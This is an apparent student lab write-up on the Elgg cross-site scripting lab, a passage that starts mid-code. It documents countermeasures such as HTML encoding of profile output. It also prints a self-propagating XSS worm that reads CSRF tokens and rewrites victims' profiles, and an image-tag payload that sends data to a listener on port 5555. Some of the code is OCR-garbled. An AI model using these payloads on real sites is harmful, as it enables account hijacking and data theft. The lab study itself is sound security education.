Ajax1.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
}
```


Observation

Once countermeasure is turned on, all the script tags are disabled & shown on the profile page. Attack doesn't work because of no script tags and this countermeasure acts as a security measure.

Counter measure 2:




```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
~
~
~
~
~
~
~
~
~
-- INSERT --                                                 12,1          A
```



```
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
        $url = trim($vars['value']);
        unset($vars['value']);
}

if (isset($vars['text'])) {
        if (elgg_extract('encode_text', $vars, false)) {
                 $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', fa
lse);
                $text = $vars['text'];
        } else {
                $text = $vars['text'];
        }
        unset($vars['text']);
} else {
         $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
        $text = $url;
}

unset($vars['encode_text']);
                                                         41,12-26      44%
```

Now visit Alice profile



**Alice**

**Brief description:** document.write("<img src="http://127.0.0.1:5555?c=" alt="image">"); document.write("image");

**About me**

Pramod is junk

```
var guid;
var ts;
var token;
function inject_worm_code() {
var sendurl = "http://www.xsslabelgg.com/profile
/".concat(elgg.session.user.name).concat("/edit")
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.onreadystatechange = function () {
if(Ajax.readyState ==4 && Ajax.status == 200) {
ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
token="&__elgg_token="+elgg.security.token.__elgg_token;
guid="&guid="+elgg.session.user.guid;
var parser = new DOMParser();
var xml =
parser.parseFromString(Ajax.responseTest,"text/xml");
var headerTag = "";
var tailTag = "</" + "script>";
var description =
"Pramod+is+junk".concat(escape(headerTag.concat(documen
t.getElementById("worm").innerHTML).concat(tailTag)));
var content=
token.concat(ts).concat("&name=").concat(elgg.session.user.n
ame).concat("&
description=").concat(description).concat(token).concat(guid);

Ajax1=new XMLHttpRequest();
Ajax1.onreadystatechange = function () {};
var sendurl1 = "http://www.xsslabelgg.com/action/profile/edit";

Ajax1.open("POST",sendurl1,true);
Ajax1.setRequestHeader("Host","www.xsslabelgg.com");
Ajax1.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
}
```

Observation: our script tags are not getting executed, they are appearing on the screen wide open.